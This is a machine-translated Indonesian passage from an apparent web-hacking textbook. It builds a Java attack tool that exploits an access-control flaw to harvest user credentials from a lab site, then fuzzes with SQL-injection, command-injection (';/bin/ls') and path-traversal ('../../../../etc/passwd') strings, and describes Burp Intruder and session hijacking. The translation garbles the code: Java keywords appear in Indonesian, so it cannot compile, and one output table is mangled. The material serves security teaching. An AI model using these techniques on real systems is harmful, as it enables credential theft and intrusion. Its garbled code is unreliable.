    System.out.println("param\tpayload\tstatus\tlength"); Keluaran string =  
    null;  
  
    sementara (nextRequest())  
    {  
        mencoba  
        {  
            keluaran = parseResponse(issueRequest(buildRequest()));  
        }  
        tangkap (Pengecualian e)  
        {  
            keluaran = e.toString();  
        }  
        System.out.println(params[currentParam].name + "\t" +  
                           payloads.getPayload() + "\t" + keluaran);  
    }  
}  
  
public static void main(String[] args)
```

```
{  
    new JAttack().doAttack();  
}
```

Itu dia! Untuk mengkompilasi dan menjalankan kode ini, Anda perlu mengunduh Java SDK dan JRE dari Sun, lalu jalankan perintah berikut:

```
> javac JAttack.java  
> java JAttack
```

Dalam konfigurasi sampel kami, keluaran alat adalah sebagai berikut:

param	muatan	status	panjang
HalamanNo	10060	500	3154
HalamanNo	10061	500	3154
HalamanNo	10062	200	1083
HalamanNo	10063	200	1080
HalamanNo	10064	500	3154
...			

Dengan asumsi koneksi jaringan normal dan jumlah daya pemrosesan, JAttack dapat mengeluarkan ratusan permintaan individu per menit dan menampilkan detail terkait. Ini memungkinkan Anda menemukan pengenal dokumen yang valid dengan cepat untuk penyelidikan lebih lanjut.

COBALAH!

<http://mdsec.net/app/>

Tampaknya serangan yang baru saja diilustrasikan tidak lebih canggih dari contoh skrip bash asli, yang hanya membutuhkan beberapa baris kode. Namun, karena cara JAttack direkayasa, mudah untuk memodifikasinya untuk memberikan serangan yang jauh lebih canggih, menggabungkan beberapa parameter permintaan, berbagai sumber muatan, dan pemrosesan respons yang rumit secara sewenang-wenang. Pada bagian berikut, kami akan membuat beberapa tambahan kecil pada kode JAttack yang akan membuatnya jauh lebih bertenaga.

Memanfaatkan Data Berguna

Penggunaan utama kedua dari otomatisasi yang disesuaikan saat menyerang aplikasi adalah untuk mengekstrak data yang berguna atau sensitif dengan menggunakan permintaan khusus yang dibuat untuk mengambil informasi satu per satu. Situasi ini paling sering muncul ketika Anda telah mengidentifikasi kerentanan yang dapat dieksplorasi, seperti cacat kontrol akses, yang memungkinkan Anda untuk mengakses sumber daya yang tidak sah dengan menentukan pengenalnya. Namun, mungkin juga muncul saat aplikasi berfungsi sepenuhnya sebagai

dimaksudkan oleh perancangnya. Berikut adalah beberapa contoh kasus di mana pemanenan data otomatis mungkin berguna:

- Aplikasi ritel online berisi fasilitas bagi pelanggan terdaftar untuk melihat pesanan mereka yang tertunda. Namun, jika Anda dapat menentukan nomor pesanan yang ditetapkan ke pelanggan lain, Anda dapat melihat informasi pesanan mereka dengan cara yang sama seperti milik Anda.
- Fungsi kata sandi yang terlupakan bergantung pada tantangan yang dapat dikonfigurasi pengguna. Anda dapat mengirimkan nama pengguna sewenang-wenang dan melihat tantangan terkait. Dengan mengulangi daftar nama pengguna yang disebutkan atau ditebak, Anda dapat memperoleh daftar besar tantangan kata sandi pengguna untuk mengidentifikasi kata sandi yang mudah ditebak.
- Aplikasi alur kerja berisi fungsi untuk menampilkan beberapa informasi akun dasar tentang pengguna tertentu, termasuk tingkat hak istimewanya dalam aplikasi. Dengan mengulangi rentang ID pengguna yang digunakan, Anda dapat memperoleh daftar semua pengguna administratif, yang dapat digunakan sebagai dasar untuk menebak kata sandi dan serangan lainnya.

Pendekatan dasar untuk menggunakan otomatisasi untuk memanen data pada dasarnya mirip dengan pencacahan pengidentifikasi yang valid, kecuali bahwa Anda sekarang tidak hanya tertarik pada hasil biner (hit atau miss) tetapi juga berusaha untuk mengekstrak beberapa konten dari setiap respon dalam bentuk yang dapat digunakan.

Pertimbangkan permintaan berikut, yang dibuat oleh pengguna yang masuk untuk menampilkan informasi akunnya:

```
DAPATKAN /auth/498/YourDetails.ashx?uid=198 HTTP/1.1 Host:  
mdsec.net  
Kuki: SessionId=0947F6DC9A66D29F15362D031B337797
```

Meskipun fungsi aplikasi ini hanya dapat diakses oleh pengguna yang diautentikasi, ada kerentanan kontrol akses, yang berarti bahwa setiap pengguna dapat melihat detail pengguna lain hanya dengan memodifikasi uid parameter. Dalam kerentanan lebih lanjut, detail yang diungkapkan juga mencakup kredensial lengkap pengguna. Mengingat rendahnya nilai dari uid parameter untuk pengguna kami, seharusnya mudah untuk memprediksi pengidentifikasi pengguna lain.

Saat detail pengguna ditampilkan, sumber halaman berisi data pribadi dalam tabel HTML seperti berikut:

```
<tr>  
<td>Nama: </td><td>Phill Bellend</td> </tr>  
  
<tr>  
<td>Nama pengguna: </td><td>philb</td> </tr>
```

```
<tr>
<td>Kata Sandi: </td><td>b3ll3nd</td> </tr>
```

...

Mengingat perilaku aplikasi, mudah untuk memasang serangan otomatis yang disesuaikan untuk mengambil semua informasi pengguna, termasuk kredensial, yang tersimpan di dalam aplikasi.

Untuk melakukannya, mari kita lakukan beberapa peningkatan cepat pada alat JAttack untuk memungkinkannya mengekstrak dan mencatat data tertentu dari dalam respons server.

Pertama, kita dapat menambahkan ke data konfigurasi serangan daftar string di dalam kode sumber yang mengidentifikasi konten menarik yang ingin kita ekstrak:

```
static final String[] extractStrings = new String[] {

    "<td>Nama: </td><td>",
    "<td>Nama Pengguna: </td><td>",
    "<td>Kata Sandi: </td><td>"
};
```

Kedua, kita dapat menambahkan yang berikut keparseResponsemetode untuk mencari setiap respons untuk setiap string ini dan mengekstrak apa yang muncul selanjutnya, hingga braket sudut yang mengikutinya:

```
untuk (Ekstrak string : ekstrakString) {

    int dari = response.indexOf(extract); jika (dari ==
    -1)
        melanjutkan;
    dari += ekstrak.panjang();
    int to = response.indexOf("<", from); jika (untuk ==
    -1)
        ke = respon.panjang(); output.append(response.subSequence(dari,
        ke) + "\t");
}
```

Hanya itu yang perlu kita ubah dalam kode alat yang sebenarnya. Untuk mengonfigurasi JAttack agar menargetkan permintaan aktual yang kami minati, kami perlu memperbarui konfigurasi serangannya sebagai berikut:

```
String url = "/auth/498/YourDetails.ashx"; Param[] params
= new Param[]
{
    Param baru ("Id Sesi", "0947F6DC9A66D29F15362D031B337797",
    Param.Jenis.COOKIE, salah),
    Param baru ("uid", "198", Param.Type.URL, benar),
};
Muatan PayloadSource = new PSNumbers(190, 200, 1);
```

Konfigurasi ini menginstruksikan JAttack untuk membuat permintaan ke URL relevan yang berisi dua parameter yang diperlukan: cookie yang berisi token sesi kami saat ini, dan pengidentifikasi pengguna yang rentan. Hanya satu dari ini yang benar-benar akan dimodifikasi, menggunakan berbagai potensiuidnomor yang ditentukan.

Saat kami sekarang menjalankan JAttack, kami mendapatkan output berikut:

uid	190	500	300			
uid	191	200	27489	Adam Matthews	sixpack	b4dl1ght
uid	192	200	28991	Pablina S	pablo	puntita5th
uid	193	200	29430	Shawn	berlemak	gr3ggslu7
uid	194	500	300			
uid	195	200	28224	Rumah Rut	ruth_h	lonelypu55
uid	196	500	300			
uid	197	200	28171	Chardonnay	vegasc	babayamu5e
uid	198	200	27880	Phil Bellend	philb	b3ll3nd
uid	199	200	28901	Paul Byrne	byrnsey	l33tfuzz
uid	200	200	27388	Peter Weiner	weiner	skinth1rd

Seperti yang Anda lihat, serangan itu berhasil dan menangkap detail beberapa pengguna. Dengan memperluas jangkauan numerik yang digunakan dalam serangan, kami dapat mengekstrak informasi login dari setiap pengguna dalam aplikasi, semoga termasuk beberapa administrator aplikasi.

COBALAH!

<http://mdsec.net/auth/498/>

Perhatikan bahwa jika Anda menjalankan contoh kode JAttack terhadap contoh lab ini, Anda perlu menyesuaikan URL, cookie sesi, dan parameter ID pengguna yang digunakan dalam konfigurasi serangan Anda, sesuai dengan nilai yang dikeluarkan oleh aplikasi.

TIP Keluaran data dalam format tab-delimited dapat dengan mudah dimuat ke perangkat lunak spreadsheet seperti Excel untuk manipulasi atau pembersihan lebih lanjut. Dalam banyak situasi, keluaran dari latihan pengumpulan data dapat digunakan sebagai masukan untuk serangan otomatis lainnya.

Fuzzing untuk Kerentanan Umum

Penggunaan utama ketiga dari otomatisasi yang disesuaikan tidak melibatkan penargetan kerentanan yang diketahui untuk menghitung atau mengekstrak informasi. Sebaliknya, tujuan Anda adalah untuk menyelidiki aplikasi dengan berbagai string serangan buatan yang dirancang untuk menyebabkan perilaku anomali dalam aplikasi jika kerentanan umum tertentu

hadir. Jenis serangan ini jauh lebih tidak fokus daripada yang dijelaskan sebelumnya, karena alasan berikut:

- Ini umumnya melibatkan pengiriman kumpulan muatan serangan yang sama seperti setiap parameter ke setiap halaman aplikasi, terlepas dari fungsi normal setiap parameter atau jenis data yang diharapkan diterima aplikasi. Muatan ini terkadang disebut *string fuzz*.
- Anda tidak tahu sebelumnya bagaimana mengidentifikasi klik. Daripada memantau respons aplikasi untuk indikator keberhasilan tertentu, biasanya Anda perlu menangkap detail sebanyak mungkin dalam bentuk yang jelas. Kemudian Anda dapat dengan mudah meninjau informasi ini untuk mengidentifikasi kasus di mana string serangan Anda telah memicu beberapa perilaku anomali dalam aplikasi yang memerlukan penyelidikan lebih lanjut.

Seperti yang telah Anda lihat saat memeriksa berbagai kelemahan aplikasi web yang umum, beberapa kerentanan memanifestasikan dirinya dalam perilaku aplikasi dengan cara tertentu yang dapat dikenali, seperti pesan kesalahan tertentu atau kode status HTTP. Tanda tangan kerentanan ini kadang-kadang dapat diandalkan untuk mendeteksi cacat umum, dan ini adalah cara pemindai kerentanan aplikasi otomatis mengidentifikasi sebagian besar temuan mereka (lihat Bab 20). Namun, pada prinsipnya, string pengujian apa pun yang Anda kirimkan ke aplikasi dapat menimbulkan *setiap* perilaku yang diharapkan, dalam konteks khususnya, menunjukkan adanya kerentanan. Untuk alasan ini, penyerang berpengalaman yang menggunakan teknik otomatis yang disesuaikan biasanya jauh lebih efektif daripada alat yang sepenuhnya otomatis. Penyerang seperti itu dapat melakukan analisis cerdas terhadap setiap detail terkait dari respons aplikasi. Dia bisa berpikir seperti desainer dan pengembang aplikasi. Dan dia dapat menemukan dan menyelidiki hubungan yang tidak biasa antara permintaan dan tanggapan dengan cara yang tidak dapat dilakukan oleh alat saat ini.

Menggunakan otomatisasi untuk memfasilitasi penemuan kerentanan adalah manfaat khusus dalam aplikasi besar dan kompleks yang berisi lusinan halaman dinamis, yang masing-masing menerima banyak parameter. Menguji setiap permintaan secara manual, dan melacak detail terkait dari respons aplikasi terhadap permintaan terkait, hampir tidak mungkin dilakukan. Satu-satunya cara praktis untuk menyelidiki aplikasi semacam itu adalah memanfaatkan otomatisasi untuk mereplikasi banyak tugas melelahkan yang seharusnya Anda lakukan secara manual.

Setelah mengidentifikasi dan mengeksplorasi kontrol akses yang rusak pada contoh sebelumnya, kita juga dapat melakukan serangan fuzzing untuk memeriksa berbagai kerentanan berbasis masukan. Sebagai eksplorasi awal permukaan serangan, kami memutuskan untuk mengirimkan string berikut secara bergiliran dalam setiap parameter:

- '—Ini menghasilkan kesalahan dalam beberapa contoh injeksi SQL.
- ;/bin/l —String ini menyebabkan perilaku tak terduga dalam beberapa kasus injeksi perintah.

- `../../../../etc/passwd` —String ini menyebabkan respons yang berbeda dalam beberapa kasus di mana ada cacat jalur traversal.
- `xsstest` —Jika string ini disalin ke respons server, aplikasi mungkin rentan terhadap skrip lintas situs.

Kami dapat memperluas alat JAttack untuk menghasilkan muatan ini dengan membuat sumber muatan baru:

```
kelas PSFuzzStrings mengimplementasikan PayloadSource {  
  
    static final String[] fuzzStrings = new String[] {  
  
        "", ";/bin/ls", "../../../../etc/passwd", "xsstest"  
    };  
    int saat ini = -1;  
  
    public boolean nextPayload() {  
  
        saat ini++;  
        mengembalikan arus < fuzzStrings.length;  
    }  
  
    reset kekosongan publik ()  
    {  
        arus = -1;  
    }  
  
    string publik getPayload() {  
  
        return fuzzStrings[current];  
    }  
}
```

CATAT Setiap serangan serius untuk menyelidiki aplikasi untuk kelemahan keamanan perlu menggunakan banyak rangkaian serangan lainnya untuk mengidentifikasi kelemahan lain dan variasi lain pada cacat yang disebutkan sebelumnya. Lihat Bab 21 untuk daftar string yang lebih lengkap yang efektif saat fuzzing aplikasi web.

Untuk menggunakan JAttack untuk fuzzing, kami juga perlu memperluas kode analisis responsnya untuk memberikan lebih banyak informasi tentang setiap respons yang diterima dari aplikasi. Cara sederhana untuk menyempurnakan analisis ini adalah dengan mencari setiap respons untuk sejumlah string umum dan pesan kesalahan yang mungkin menunjukkan bahwa beberapa perilaku anomali telah terjadi, dan mencatat setiap tampilan dalam keluaran alat.

Pertama, kita dapat menambahkan data konfigurasi serangan daftar string yang ingin kita cari:

```
static final String[] grepStrings = new String[] {  
  
    "kesalahan", "pengecualian", "illegal", "kutipan", "tidak ditemukan", "xsstest"  
};
```

Kedua, kita dapat menambahkan yang berikut keparseResponsemetode untuk mencari setiap respons untuk string sebelumnya dan mencatat apa pun yang ditemukan:

```
untuk (String grep : grepStrings)  
    jika (response.indexOf(grep) != -1)  
        output.append(grep + "\t");
```

TIP Memasukkan fungsi pencarian ini ke dalam JAttack sering kali terbukti bermanfaat saat menghitung pengidentifikasi dalam aplikasi. Biasanya ditemukan bahwa indikator hit yang paling andal adalah ada atau tidaknya ekspresi tertentu dalam respons aplikasi.

Ini semua yang perlu kita lakukan untuk membuat fuzzer aplikasi web dasar. Untuk mengirimkan serangan yang sebenarnya, kami hanya perlu memperbarui konfigurasi JAttack kami untuk menyerang kedua parameter ke permintaan dan menggunakan string fuzz kami sebagai muatan:

```
Tuan rumah string = "mdsec.net";  
port int = 80;  
Metode string = "DAPATKAN";  
String url = "/auth/498/YourDetails.ashx"; Param[] params  
= new Param[]  
{  
    Param baru("SessionId", "C1F5AFDD7DF969BD1CD2CE40A2E07D19",  
              Param.Type.COOKIE, benar),  
    Param baru ("uid", "198", Param.Type.URL, benar),  
};  
  
Muatan PayloadSource = new PSFuzzStrings();
```

Dengan konfigurasi ini, kita dapat meluncurkan serangan kita. Dalam beberapa detik, JAttack telah mengirimkan setiap payload serangan dalam setiap parameter permintaan, yang akan memakan waktu setidaknya beberapa menit untuk dikeluarkan secara manual. Ini juga akan memakan waktu lebih lama untuk meninjau dan menganalisis tanggapan mentah yang diterima.

Tugas selanjutnya adalah memeriksa output dari JAttack secara manual dan mencoba mengidentifikasi hasil anomali yang mungkin menunjukkan adanya kerentanan:

param	muatan	status	panjang
SessionId	'	302	502
SessionId	;/bin/ls	302	502

SessionId	.../././././etc/passwd xsstest	302	502		
SessionId		302	502		
uid	'	200	2941	pengecualian	kutipan
uid	;/bin/ls	200	2895	pengecualian	
uid	.../././././etc/passwd xsstest	200	2915	pengecualian	
uid		200	2898	pengecualian	xsstest

Dalam permintaan yang memodifikasi `SessionId` parameter, aplikasi merespons dengan respons pengalihan yang selalu memiliki panjang yang sama. Perilaku ini tidak menunjukkan adanya kerentanan. Ini tidak mengherankan, karena memodifikasi token sesi saat login biasanya membatalkan sesi saat ini dan menyebabkan pengalihan ke login.

Itu `uid` parameter lebih menarik. Semua modifikasi pada parameter ini menyebabkan respons yang berisi string pengecualian. Panjang respons bervariasi, menunjukkan bahwa muatan yang berbeda menghasilkan respons yang berbeda, jadi ini mungkin bukan hanya pesan kesalahan umum. Lebih jauh, kita dapat melihat bahwa ketika satu tanda kutip dikirimkan, respons aplikasi berisi string kutipan, yang kemungkinan menjadi bagian dari pesan kesalahan SQL. Ini bisa menjadi cacat injeksi SQL, dan kita harus menyelidikinya secara manual untuk mengonfirmasi hal ini (lihat Bab 9). Selain itu, kita bisa melihat muatannya `xsstest` sedang digunakan dalam respons aplikasi. Kita harus menyelidiki perilaku ini lebih lanjut untuk menentukan apakah pesan kesalahan dapat dimanfaatkan untuk melakukan serangan scripting lintas situs (lihat Bab 12).

COBALAH!

<http://mdsec.net/auth/498/>

Menyatukan Semuanya: Burp Intruder

Alat JAttack terdiri dari kurang dari 250 baris kode sederhana, namun dalam beberapa detik, alat ini mengungkap setidaknya dua kerentanan keamanan yang berpotensi serius saat mem-fuzzing satu permintaan ke aplikasi.

Namun demikian, terlepas dari kekuatannya, segera setelah Anda mulai menggunakan alat seperti JAttack untuk mengirimkan serangan terkustomisasi otomatis, Anda akan segera mengidentifikasi fungsionalitas tambahan yang akan membuatnya semakin berguna. Seperti berdiri, Anda perlu mengkonfigurasi setiap permintaan yang ditargetkan dalam kode sumber alat dan kemudian mengkompilasi ulang. Akan lebih baik untuk membaca informasi ini dari file konfigurasi dan membangun serangan secara dinamis saat runtime. Bahkan, itu akan banyak

lebih baik memiliki antarmuka pengguna yang bagus yang memungkinkan Anda mengonfigurasi setiap serangan yang dijelaskan dalam beberapa detik.

Ada banyak situasi di mana Anda membutuhkan lebih banyak fleksibilitas dalam cara muatan dihasilkan, membutuhkan lebih banyak sumber muatan lanjutan daripada yang telah kami buat. Anda juga akan sering membutuhkan dukungan untuk SSL, autentikasi HTTP, permintaan multithread, mengikuti pengalihan secara otomatis, dan penyandian otomatis karakter yang tidak biasa di dalam payload. Ada situasi di mana memodifikasi satu parameter pada satu waktu akan terlalu membatasi. Anda ingin menyuntikkan satu sumber muatan ke dalam satu parameter dan sumber yang berbeda ke yang lain. Sebaiknya simpan semua respons aplikasi untuk referensi mudah sehingga Anda dapat segera memeriksa respons yang menarik untuk memahami apa yang terjadi, dan bahkan mengotak-atik permintaan terkait secara manual dan menerbitkannya kembali. Serta memodifikasi dan mengeluarkan satu permintaan berulang kali, dalam beberapa situasi Anda perlu menangani proses multistep, sesi aplikasi, dan token per permintaan. Ini juga bagus untuk mengintegrasikan alat dengan alat berguna lainnya seperti proxy dan spider, menghindari kebutuhan untuk memotong dan menempelkan informasi bolak-balik.


Burp Intruder adalah alat unik yang mengimplementasikan semua fungsi ini. Ini dirancang khusus untuk memungkinkan Anda melakukan semua jenis serangan otomatis yang disesuaikan dengan konfigurasi minimum dan untuk menyajikan hasilnya dalam jumlah detail yang kaya, memungkinkan Anda untuk dengan cepat mengasah hit dan kasus uji anomali lainnya. Itu juga terintegrasi penuh dengan alat Burp Suite lainnya. Misalnya, Anda dapat menjebak permintaan di proxy, meneruskannya ke Penyusup untuk dikaburkan, dan meneruskan hasil yang menarik ke Pengulang untuk mengonfirmasi dan mengeksplorasi semua jenis kerentanan.

Kami akan menjelaskan fungsi dasar dan konfigurasi Burp Intruder dan kemudian melihat beberapa contoh penggunaannya dalam melakukan serangan otomatis yang disesuaikan.

Memosiskan Muatan

Burp Intruder menggunakan model konseptual yang serupa dengan yang digunakan JAttack, berdasarkan pemosisian muatan pada titik tertentu dalam permintaan, dan satu atau beberapa sumber muatan. Namun, Penyusup tidak dibatasi untuk memasukkan string payload ke dalam nilai parameter permintaan yang sebenarnya. Muatan dapat diposisikan pada subbagian dari nilai parameter, atau pada nama parameter, atau bahkan di mana saja di dalam header atau badan permintaan.

Setelah mengidentifikasi permintaan tertentu untuk digunakan sebagai dasar serangan, setiap posisi payload ditentukan menggunakan sepasang penanda untuk menunjukkan awal dan akhir titik penyisipan payload, seperti yang ditunjukkan pada Gambar 14-1.



Gambar 14-1: Memosisikan muatan

Saat muatan dimasukkan pada posisi tertentu, teks apa pun di antara penanda akan ditimpak dengan muatan. Saat payload tidak dimasukkan, teks di antara penanda akan dikirim sebagai gantinya. Ini diperlukan untuk menguji satu parameter pada satu waktu, membiarkan yang lain tidak dimodifikasi, seperti saat melakukan fuzzing aplikasi. Mengklik tombol Auto membuat Intruder mengatur posisi payload pada nilai semua URL, cookie, dan parameter body, sehingga mengotomatiskan tugas membosankan yang dilakukan secara manual di JAttack.

Jenis serangan penembak jitu adalah yang paling sering Anda butuhkan. Ini berfungsi dengan cara yang sama seperti mesin permintaan JAttack, menargetkan satu posisi muatan pada satu waktu, mengirimkan semua muatan pada posisi itu, lalu pindah ke posisi berikutnya. Jenis serangan lainnya memungkinkan Anda untuk menargetkan beberapa posisi secara bersamaan dengan cara yang berbeda, menggunakan beberapa set muatan.

Memilih Muatan

Langkah selanjutnya dalam mempersiapkan serangan adalah memilih sekumpulan muatan yang akan dimasukkan pada posisi yang ditentukan. Penyusup berisi banyak fungsi bawaan untuk menghasilkan muatan serangan, termasuk yang berikut:

- Daftar item preset dan dikonfigurasi.
- Iterasi muatan kustom berdasarkan skema sintaksis apa pun. Misalnya, jika aplikasi menggunakan nama pengguna dalam bentuk ABC45D, iterator kustom dapat digunakan untuk menggilir rentang semua kemungkinan nama pengguna.
- Substitusi karakter dan kasus. Dari daftar muatan awal, Penyusup dapat memodifikasi karakter individu dan kasingnya untuk menghasilkan variasi. Ini bisa berguna saat memaksa kata sandi. Misalnya, string kata sandi dapat dimodifikasi menjadi dip4sword, kata sandi, kata sandi, KATA SANDI, dan seterusnya.
- Angka, yang dapat digunakan untuk menelusuri ID dokumen, token sesi, dan sebagainya. Angka dapat dibuat dalam desimal atau heksadesimal, sebagai bilangan bulat atau pecahan, secara berurutan, bertahap, atau acak. Menghasilkan angka acak dalam rentang yang ditentukan dapat berguna saat mencari klik saat Anda memiliki gagasan tentang seberapa besar beberapa nilai yang valid tetapi belum mengidentifikasi pola yang dapat diandalkan untuk mengekstrapolasinya.
- Tanggal, yang dapat digunakan dengan cara yang sama seperti angka dalam beberapa situasi. Misalnya, jika formulir login memerlukan tanggal lahir untuk dimasukkan, fungsi ini dapat digunakan untuk memaksa semua tanggal yang valid dalam rentang yang ditentukan.
- Pengkodean Unicode ilegal, yang dapat digunakan untuk mem-bypass beberapa filter masukan dengan mengirimkan pengkodean alternatif dari karakter berbahaya.
- Blok karakter, yang dapat digunakan untuk menyelidiki kerentanan buffer overflow (lihat Bab 16).
- Fungsi brute-forcer, yang dapat digunakan untuk menghasilkan semua permutasi dari set karakter tertentu dalam rentang panjang tertentu. Menggunakan fungsi ini adalah pilihan terakhir dalam kebanyakan situasi karena banyaknya permintaan yang dihasilkannya. Misalnya, memaksa semua kemungkinan kata sandi enam digit yang hanya berisi karakter alfabet huruf kecil menghasilkan lebih dari tiga juta permutasi — lebih dari yang dapat diuji secara praktis hanya dengan akses jarak jauh ke aplikasi.
- "Fungsi character frobber" dan "bit flipper", yang dapat digunakan untuk secara sistematis memanipulasi bagian dari nilai parameter yang ada untuk menyelidiki penanganan aplikasi terhadap modifikasi halus (lihat Bab 7).

Selain fungsi pembuatan payload, Anda dapat mengkonfigurasi aturan untuk melakukan pemrosesan sewenang-wenang pada setiap nilai payload sebelum digunakan. Ini termasuk manipulasi string dan case, encoding dan decoding dalam berbagai skema, dan hashing. Melakukannya memungkinkan Anda membuat muatan yang efektif dalam berbagai jenis situasi yang tidak biasa.

Burp Intruder secara default URL-mengkodekan karakter apa pun yang mungkin membatalkan permintaan Anda jika dimasukkan ke dalam permintaan dalam bentuk literalnya.

Mengonfigurasi Analisis Respons

Untuk berbagai jenis serangan, Anda harus mengidentifikasi atribut respons server yang ingin Anda analisis. Misalnya, saat menghitung pengidentifikasi, Anda mungkin perlu mencari setiap respons untuk string tertentu. Saat fuzzing, Anda mungkin ingin memindai sejumlah besar pesan kesalahan umum dan sejenisnya.

Secara default, Burp Intruder mencatat dalam tabel hasil kode status HTTP, panjang respons, cookie apa pun yang disetel oleh server, dan waktu yang dibutuhkan untuk menerima respons. Seperti halnya JAttack, Anda juga dapat mengonfigurasi Burp Intruder untuk melakukan beberapa analisis kustom atas respons aplikasi untuk membantu mengidentifikasi kasus menarik yang mungkin menunjukkan adanya kerentanan atau perlu penyelidikan lebih lanjut. Anda dapat menentukan string atau ekspresi regex yang akan dicari responsnya. Anda dapat menyetel string khusus untuk mengontrol ekstraksi data dari respons server. Dan Anda dapat membuat Intruder memeriksa apakah setiap respons berisi muatan serangan itu sendiri untuk membantu mengidentifikasi skrip lintas situs dan kerentanan injeksi respons lainnya.

Setelah mengonfigurasi posisi payload, sumber payload, dan analisis respons server yang diperlukan, Anda siap meluncurkan serangan. Mari kita lihat sekilas bagaimana Intruder dapat digunakan untuk mengirimkan beberapa serangan otomatis kustom yang umum.

Serangan 1: Menghitung Pengidentifikasi

Misalkan Anda menargetkan aplikasi yang mendukung pendaftaran mandiri untuk pengguna anonim. Anda membuat akun, masuk, dan mendapatkan akses ke fungsionalitas minimum. Pada tahap ini, salah satu bidang yang menarik perhatian adalah token sesi aplikasi. Masuk beberapa kali berturut-turut menghasilkan urutan berikut:

```
000000-fb2200-16cb12-172ba72551  
000000-bc7192-16cb12-172ba7279e  
000000-73091f-16cb12-172ba729e8  
000000-918cb1-16cb12-172ba72a 2a  
000000-aa820f-16cb12-172ba72b58  
000000-bc8710-16cb12-172ba72e2b
```


Anda mengikuti langkah-langkah yang dijelaskan di Bab 7 untuk menganalisis token ini. Jelas bahwa kira-kira setengah dari token tidak berubah, tetapi Anda juga menemukan bahwa bagian kedua dari token sebenarnya juga tidak diproses oleh aplikasi. Memodifikasi bagian ini sepenuhnya tidak membatalkan token Anda. Selain itu, meskipun tidak berurutan secara sepele, bagian terakhir jelas tampak bertambah dalam beberapa cara. Ini terlihat seperti peluang yang menjanjikan untuk serangan pembajakan sesi.

Untuk memanfaatkan otomatisasi untuk mengirimkan serangan ini, Anda perlu menemukan satu pasangan permintaan/respond yang dapat digunakan untuk mendeteksi token yang valid. Biasanya, permintaan apa pun untuk halaman aplikasi yang diautentikasi akan melayani tujuan ini. Anda memutuskan untuk menargetkan halaman yang disajikan kepada setiap pengguna setelah login:

```
DAPATKAN /auth/502/Home.ashx HTTP/1.1  
Host: mdsec.net  
Kuki: SessionID=000000-fb2200-16cb12-172ba72551
```

